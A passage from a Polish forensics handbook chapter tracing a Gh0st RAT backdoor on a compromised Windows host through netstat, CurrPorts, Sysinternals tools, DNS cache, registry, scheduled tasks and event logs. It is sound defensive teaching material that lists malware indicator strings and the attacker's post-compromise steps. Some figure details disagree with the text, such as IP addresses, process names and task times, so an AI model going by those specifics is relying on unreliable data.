Wróćmy do analiz. Można zbadać pliki stronicowania i MFT, aby odkryć, co się stało po otwarciu e-maila i kliknięciu adresu URL. Określenie czasu zdarzeń jest niezwykle istotne we *wszystkich* śledztwach. Ważne jest, aby przed rozpoczęciem rejestrowania zmiennych danych odnotować czas rozpoczęcia śledztwa oraz czas pokazywany przez podejrzaną maszynę. Poniższe dane z pliku MFT wskazują na to, że program do pobierania trojanów (plik `server.exe`) został utworzony przez użytkownika `Ch1n00k` w katalogu `%TEMP%` o godzinie 9.43 19 lutego 2011 roku.

RecNo	Deleted	Directory	ADS	Filename	siCreateTime (UTC)	ActualSize	AllocSize	Ext	FullPath
11806	0	0	0	server.exe	2/19/2011 9:43	125047	126976	exe	\Documents and Settings\Ch1n00k\Local Settings\Temp\server.exe

Sieć, proces i rejestr. Dla napastników w atakach APT ważne jest to, aby uzyskać połączenie z kilkoma hostami i móc poruszać się po sieci. Dlatego istotne jest ustalenie, czy maszyna utrzymuje podejrzane połączenia z innymi (nieznanymi) adresami.

W zainfekowanym komputerze otwórz wiersz poleceń i wpisz następującą instrukcję:

```
netstat -ano
```

Netstat (od ang. *network statistics*, czyli statystyki sieciowe) to uruchamiane z wiersza poleceń narzędzie, które wyświetla wejściowe i wyjściowe połączenia sieciowe. Oto parametry tego polecenia:

- -a. Wyświetla wszystkie aktywne połączenia oraz porty TCP i UDP, w których komputer oczekuje na pakiety.
- -n. Wyświetla aktywne połączenia TCP. Adresy i numery portów są podane w formie liczbowej. Narzędzie nie próbuje ustalać nazw za pomocą zapytań DNS.
- -o. Wyświetla aktywne połączenia TCP i podaje identyfikator PID każdego połączenia.

Identyfikator PID jest przydatny, ponieważ pozwala ustalić, który proces korzysta z podejrzanego połączenia.

Dane wyjściowe zwrócone przez instrukcję można przesłać na urządzenie z dowodami. Umożliwia to następujące polecenie:

```
netstat -ano > [litera napędu z urządzeniem]:\netstatoutput_[nazwa_komputera].txt
```

Po uruchomieniu tej instrukcji pojawią się dane wyjściowe pokazane na rysunku 6.7. Widoczna jest w nich sesja między podejrzanym hostem (192.168.6.132) a maszyną o adresie IP 192.168.6.128. Połączenie działa w porcie 80 (odbiornik HTTP). Warto zauważyć, że identyfikator PID sesji to 1040.

```

C:\WINDOWS\system32\cmd.exe
C:\>netstat -ano

Active Connections

Proto Local Address           Foreign Address         State                   PID
TCP   0.0.0.0:135              0.0.0.0:0              LISTENING               944
TCP   0.0.0.0:445              0.0.0.0:0              LISTENING                4
TCP   127.0.0.1:1028           0.0.0.0:0              LISTENING               424
TCP   127.0.0.1:5152           0.0.0.0:0              LISTENING              1612
TCP   127.0.0.1:5152           127.0.0.1:1064        CLOSE_WAIT              1612
TCP   192.168.6.132:139        0.0.0.0:0              LISTENING                4
TCP   192.168.6.132:1117      192.168.6.128:80      ESTABLISHED             1040
UDP   0.0.0.0:445              **:*                    **:*                     4
UDP   0.0.0.0:500              **:*                    **:*                     692
UDP   0.0.0.0:1031            **:*                    **:*                     1088
UDP   0.0.0.0:1049            **:*                    **:*                     1088
UDP   0.0.0.0:4500            **:*                    **:*                     692
UDP   127.0.0.1:123           **:*                    **:*                     1040
UDP   127.0.0.1:1900          **:*                    **:*                     1180
UDP   192.168.6.132:123      **:*                    **:*                     1040
UDP   192.168.6.132:137      **:*                    **:*                     4
UDP   192.168.6.132:138      **:*                    **:*                     4
UDP   192.168.6.132:1900     **:*                    **:*                     1180

```

Rysunek 6.7. Dane wyjściowe polecenia netstat obejmują procesy oczekujące na pakiety i wysyłające dane

Plik *hosts*. Można też szybko sprawdzić, czy nie wprowadzono zmian w pliku *hosts* systemu. Pierwotny plik (*/Windows/System32/drivers/etc*) ma wielkość 734 bajty. Każdy większy rozmiar to powód do podejrzeń.

Narzędzie CurrPorts. Innym przydatnym narzędziem do badania aktywnych sesji sieciowych jest CurrPorts. Reprezentuje ono w formie graficznej sesje, co pokazano na rysunku 6.8 (podejrzane połączenie jest wyróżnione).

Process Name	Process ID	Protocol	Local Port	Local IP...	Local Address	Remote Port	Remote IP...	Remote Address	Remote Host Name	State	Process Path
alg.exe	424	TCP	1029		127.0.0.1		0.0.0.0			Listening	C:\WINDOWS\System32\alg.exe
sgs.exe	1612	TCP	5152		127.0.0.1	1176	127.0.0.1	localhost		Close Wait	C:\Program Files\Java\jre6\bin\sgs.exe
sgs.exe	1612	TCP	5152		127.0.0.1		0.0.0.0			Listening	C:\Program Files\Java\jre6\bin\sgs.exe
lss.exe	692	UDP	500	isakmp	0.0.0.0		0.0.0.0				C:\WINDOWS\System32\lss.exe
lss.exe	692	UDP	4500		0.0.0.0		0.0.0.0				C:\WINDOWS\System32\lss.exe
http.exe	1040	TCP	1255		192.168.6.120	80	192.168.6.120	http		Established	C:\WINDOWS\System32\http.exe

Rysunek 6.8. Sesje w programie CurrPorts

Można kliknąć podejrzane połączenie prawym przyciskiem myszy i wybrać opcję *Properties*. Pojawią się cenne dane widoczne na rysunku 6.9.

Na podstawie informacji uzyskanych w wierszu poleceń i właściwości podejrzanego połączenia widocznych w narzędziu CurrPorts otrzymano wartościowe dane na temat zainstalowanej w systemie „furtki”:


- podejrzane połączenie korzysta z procesu svchost o identyfikatorze PID 1040,
- zdalny port to 80 (odbiornik HTTP),
- używany moduł to *6to4ex.dll*.

Przyjrzymy się dokładnie procesowi svchost i dołączonemu do niego plikowi *6to4ex.dll*. Posłużą do tego narzędzia Process Monitor, Process Explorer i Vmmap (wszystkie wchodzą w skład pakietu Sysinternals).

Process Explorer. W narzędziu Process Explorer można sprawdzić proces svchost o identyfikatorze PID 1040, kliknąć ten proces prawym przyciskiem myszy, a następnie wybrać opcję *Properties*. Otwarte okno obejmuje przydatne zakładki. Jedną z nich jest *Strings*, która wyświetla szczegółowe informacje na temat związanych z procesem łańcuchów znaków z obrazu i pamięci (rysunek 6.10).

Analiza danych wyjściowych pozwala lepiej zrozumieć mechanizmy działania szkodliwego oprogramowania. Po wybraniu zakładki *Services* ponownie pojawia się plik *6to4ex.dll* (rysunek 6.11).

Oto pewne ciekawe informacje — opis usługi *6to4 to Monitors USB Service Components* (monitoruje składniki usług USB), a wyświetlana nazwa to *Microsoft Device Manager* (menedżer urządzeń Microsoftu). Powinno to wzbudzić pewne podejrzenia.




Rysunek 6.9. Informacje na temat połączenia

Po uruchomieniu narzędzia Process Explorer w podejrzanym hoście okazuje się, że od czasu do czasu w badanym procesie jest włączany program cmd.exe (rysunek 6.12).


Może to oznaczać, że napastnik jest aktywny lub próbuje uruchamiać instrukcje w systemie. Uruchomienie narzędzia Process Monitor i wybranie w nim procesu svchost o identyfikatorze PID 1040 pozwala zobaczyć długą listę wpisów. W trakcie jej analizowania śledczy odkrywają uruchamianie wiersza poleceń i dane przesyłane między serwerem C&C a zainfekowanym hostem.

Narzędzie Process Monitor. Process Monitor służy do wyświetlania wszystkich interakcji z poziomu jądra między procesami a plikami i systemem operacyjnym. Pomaga to udokumentować i zrozumieć, w jaki sposób szkodliwe oprogramowanie modyfikuje zainfekowany system. Pozwala to też ustalić oznaki włamania przydatne w pracy nad skryptami i narzędziami wykrywającymi podobne ataki.


W pokazanych na rysunku 6.13 danych wyjściowych z narzędzia Process Monitor widać, że proces svchost.exe utworzył wątek, który przysyłał dane. Najpierw wysłano pakiet TCP, a następnie zainfekowany host odebrał pakiet. Na podstawie tego pakietu




Rysunek 6.10. Process Explorer — łańcuchy znaków powiązane z procesem svchost o identyfikatorze PID 1040



Rysunek 6.11. Podejrzana usługa 6to4



Rysunek 6.12. W sprawdzanym procesie jest uruchamiany program cmd.exe



Rysunek 6.13. Operacje procesu svchost.exe

przesłano dane na serwer C&C przez połączenie HTTP (port TCP 80). Sześć ostatnich wpisów oznacza, że przesłano instrukcję (lub instrukcje) za pomocą wiersza poleceń (cmd.exe). Stacje robocze mają zwykle domyślnie włączoną funkcję Windows Prefetch, dlatego dla procesu svchost jest dodawany wpis (ponieważ proces używa pliku wykonywalnego). Katalog *Prefetch* obejmuje historię ostatnich 128 programów uruchomionych w systemie (ponowne wykonanie tego samego programu nie jest odnotowywane). Pobieranie zawartości katalogu *Prefetch* omawiamy dalej.

VMMMap. W maju 2011 roku autorzy pakietu Sysinternals udostępnili nowe narzędzie — VMMMap. W witrynie opisano je tak:

VMMMap służy do analizy wirtualnej i fizycznej pamięci procesów. Wyświetla przydzieloną procesowi pamięć wirtualną według jej typów, a także ilość pamięci fizycznej (roboczej) przypisanej przez system operacyjny dla pamięci

wirtualnej poszczególnych rodzajów. Oprócz graficznej reprezentacji wykorzystania pamięci VMMap wyświetla też podsumowanie i szczegółową mapę pamięci procesów.

Skoncentrujmy się ponownie na procesie svchost o identyfikatorze PID 1040. Możliwe jest wyświetlenie powiązanych z nim procesów.

Wróćmy teraz do pliku *6to4ex.dll*. VMMap umożliwia wyświetlenie łańcuchów znaków z tego pliku (rysunek 6.14). Pozwala to uzyskać ciekawe informacje na temat używanego szkodliwego oprogramowania i jego możliwości. Oto te łańcuchy znaków:

- '%\shell\open\command,
- Gh0st Update,
- E:\gh0st\server\sys\i368\RESSDT.pdb,
- \??\RESSDTDOS,
- ?AVCScreenmanager,
- ?AVCScreenSpy,
- ?AVCKeyboardmanager,
- ?AVCSHELLmanager,
- ?AVCAudio,
- ?AVCAudiomanager,
- SetWindowsHookExA,
- CVideocap,
- Global\Gh0st %d,
- \cmd.exe.


Po wyszukaniu dalszych informacji na temat pojęć *Gh0st* i *backdoor* staje się jasne, że omawiany plik może być narzędziem RAT, które często stosuje się w atakach APT. W tabeli 6.1 wyjaśniono, że narzędzie to m.in. przechwytuje dźwięk, obraz i wciśnięcia klawiszy, udostępnia zdalną powłokę, zdalne polecenia, menedżer plików, podgląd ekranu oraz ma wiele innych funkcji.

Pamięć podręczna żądań DNS. W ustaleniu źródła infekcji przydatny może być zrzut zapisanych w pamięci podręcznej żądań DNS wysłanych przez podejrzany host. Uruchoom następującą instrukcję:

```
ipconfig /displaydns > [napęd_z_dowodami]\displaydnsoutput.txt
```

W trakcie analizy danych wyjściowych odkrywamy poniższy wpis:

```
financialservicescompany.de
-----
Record Name . . . . . : financialservicescompany.de
Record Type . . . . . : 1
```



Rysunek 6.14. VMMap wykonuje polecenie strings dotyczące pliku 6to4ex.dll

```
Time To Live . . . . . : 32478
Data Length . . . . . : 4
Section . . . . . : Answer
A (Host) Record . . . : 6x.8x.6x.7x
```

Pamiętasz odnośnik z e-maila?

Ponieważ na razie analiza dotyczyła sieci i procesów, proces reagowania na incydent nie jest jeszcze kompletny. Wcześniej wspomniano już, że szkodliwe oprogramowanie lub, jak w tej sytuacji, narzędzie RAT musi przetrwać ponowne uruchamianie systemu.

Zapytania do rejestru. Aby sprawdzić podejrzane wpisy w rejestrze, należy zastosować poniższe instrukcje. Pozwalają one określić ustawienia węzłów *Run*.

```
reg query hklm\software\microsoft\windows\currentversion\run /s
reg query hklm\software\microsoft\windows\currentversion\runonce /s
```


W trakcie analizowania rejestru warto też sprawdzić, czy w węzle *Services* nie występują nietypowe nazwy usług, ścieżki do plików DLL usług lub niedopasowane nazwy usług. Uruchom następujące polecenie:

```
reg query HKLM\system\currentcontrolset\services /s
```

Zaplanowane zadania. Innym komponentem, który należy sprawdzić w podejrzanym hoście, jest harmonogram zadań. Możliwe, że napastnik zaplanował wykonanie pewnych operacji. Można to sprawdzić, uruchamiając poniższą instrukcję w wierszu poleceń:

```
at
schtasks
```

Uruchomienie polecenia `at` na hoście ujawnia zaplanowane zadanie:



```
C:\WINDOWS\system32\cmd.exe
C:\>at
Status ID      Day              Time             Command Line
-----
1             Each M T W Th F S Su  11:38 PM        c:\windows\system32\cleanup.bat
C:\>
```

Zaplanowano wykonywanie pliku *cleanup* każdego dnia o 23.30. Należy pobrać ten plik w celu przeprowadzenia dalszych analiz.

Dzienniki zdarzeń. Przed zapisaniem ciekawych plików (np. *NTUSER.DAT* lub plików z historią odwiedzonych stron internetowych) warto zachować także dzienniki zdarzeń. Za pomocą narzędzia `psloglist` z pakietu Sysinternals można łatwo pobrać z podejrzanego systemu dzienniki systemowe i bezpieczeństwa.



```
C:\WINDOWS\system32\cmd.exe
C:\>psloglist.exe system > E:\system_eventlog.txt
```

W trakcie analizowania dzienników odkrywamy następujące zdarzenia:

```
A new process has been created:
New Process ID:      3464
Image File Name:     C:\WINDOWS\system32\cmd.exe
Creator Process ID:  1040
User Name:           Administrator
```

Domain: commercialcompany
Logon ID: (0x0,0x3E7)

A process has exited:

Process ID: 3440
Image File Name: C:\WINDOWS\system32\net.exe
User Name: Administrator
Domain: commercialcompany
Logon ID: (0x0,0x2394E)

Security Enabled Local Group Member Added:

Member ID: Fdpt_1tp1\Ch1n00k
Target Account Name: Administrators
Target Domain: commercialcompany

A process has exited:

Process ID: 2144
Image File Name: C:\WINDOWS\system32\mstsc.exe
User Name: Ch1n00k
Domain: commercialcompany
Logon ID: (0x0,0x2394E)

Object Open:

Object Server: Security
Object Type: File
Object Name: C:\WINDOWS\Tasks\At1.job
Handle ID: 11920
Operation ID: {0,39954625}
Process ID: 1040
Image File Name: C:\WINDOWS\system32\svchost.exe
Primary User Name: Ch1n00k
Primary Domain: commercialcompany

A process has exited:

Process ID: 3932
Image File Name: C:\WINDOWS\system32\ftp.exe
User Name: Ch1n00k
Domain: commercialcompany
Logon ID: (0x0,0x2394E)

W trakcie analizowania dzienników zdarzeń stało się jasne, że napastnicy wykonali pewne operacje:

- otwarli wiersz poleceń,
- za pomocą polecenia net dodali konto Ch1n00k,
- utworzyli klienta usług TS,
- utworzyli zaplanowane zadanie,
- użyli protokołu FTP.

Zdarzenia bezpieczeństwa o identyfikatorze 636 i 593 ujawniają wiele instrukcji użytych przez napastników.

Katalog Prefetch. Jak wcześniej wspomnieliśmy, w większości systemów Windows funkcja Prefetch jest domyślnie włączona. Katalog Prefetch obejmuje listę ostatnich 128 programów uruchomionych w systemie. Lista ta pomaga ustalić, które pliki wykonywalne były używane i jakie programy uruchomił napastnik oraz jakie działania podjął.

Zawartość katalogu Prefetch można wyświetlić z poziomu wiersza poleceń, co pokazano poniżej. Następnie można skopiować listę do pliku tekstowego.

```
C:\WINDOWS\system32\cmd.exe
12/10/2011 07:00 AM 10,170 JUSCHED.EXE-0F4A509D.pf
12/10/2011 07:00 AM 17,028 IMAPI.EXE-0BF740A4.pf
12/10/2011 07:01 AM 23,042 SHELLEXT.EXE-2A5B5F62.pf
12/10/2011 07:02 AM 9,582 PEID.EXE-3827C63E.pf
12/10/2011 07:04 AM 7,046 UPX.EXE-2432C273.pf
12/19/2011 08:27 AM 13,290 NOTEPAD.EXE-336351A9.pf
12/19/2011 08:54 AM 21,924 IPCONFIG.EXE-2395F30B.pf
12/19/2011 09:06 AM 18,562 WORDPAD.EXE-24533991.pf
12/19/2011 09:09 AM 19,882 RUNDLL32.EXE-2576181F.pf
12/19/2011 09:09 AM 12,836 WINMERGE-2.12.4-SETUP.EXE-37123873.pf
12/19/2011 09:09 AM 17,398 WINMERGE-2.12.4-SETUP.TMP-375891B6.pf
12/19/2011 09:37 AM 21,654 DCOMCNFG32.EXE-03CD397C.pf
12/19/2011 10:11 AM 14,728 RUNDLL32.EXE-4D0227B5.pf
12/19/2011 10:12 AM 10,772 RUNDLL32.EXE-451FC2C0.pf
12/19/2011 10:12 AM 13,012 RUNDLL32.EXE-4813E922.pf
```

Pobieranie ciekawych plików. Po zarejestrowaniu w odpowiedniej kolejności zmiennych danych można pobrać pewne ciekawe pliki, aby przeanalizować konkretny atak. Oto one:

- **ntuser.dat** — obejmuje dane z profili użytkowników;
- **index.dat** — obejmuje indeks żądanych adresów URL;
- **pliki .rdp** — obejmują informacje na temat zdalnych sesji;
- **pliki .bmc** — obejmują zapisane w pamięci podręcznej obrazy klienta RDC;
- **pliki dziennika programu antywirusowego** — obejmują alarmy dotyczące wirusów.

Analizowanie plików .rdp. Plik *.rdp* (ang. *Remote Desktop Files*) obejmuje ciekawe informacje na temat używanych serwerów, logowania itd. Domyślnie plik ten znajduje się w katalogu */Dokumenty*.

Na zainfekowanym hoście znajdujemy plik *.rdp*. Po sprawdzeniu czasu jego utworzenia, modyfikacji i dostępu okazuje się, że w pliku niedawno wprowadzono zmiany. Pliki *.rdp* można otworzyć w dowolnym edytorze tekstu, ponieważ mają format XML. W pliku natrafiamy na następujące dane:

```
<server>
<name>HRserver.commercialcompany.com</name>
<displayName>HRserver.commercialcompany.com</displayName>
```



```

<thumbnailScale>1</thumbnailScale>
<logonSettings inherit="FromParent" />
<remoteDesktop inherit="FromParent" />
<localResources inherit="FromParent" />
</server>
<server>
<name>AD.commercialcompany.com</name>
<displayName>AD.commercialcompany.com</displayName>
<thumbnailScale>1</thumbnailScale>
<logonSettings inherit="FromParent" />
<remoteDesktop inherit="FromParent" />
<localResources inherit="FromParent" />

```


Wygląda na to, że napastnicy w poszukiwaniach informacji i danych uwierzytelniających używali zdalnego pulpitu do połączenia się z innymi serwerami z sieci.

Można się o tym upewnić przez sprawdzenie następujących wpisów rejestru (zobacz rysunek 6.15):

```

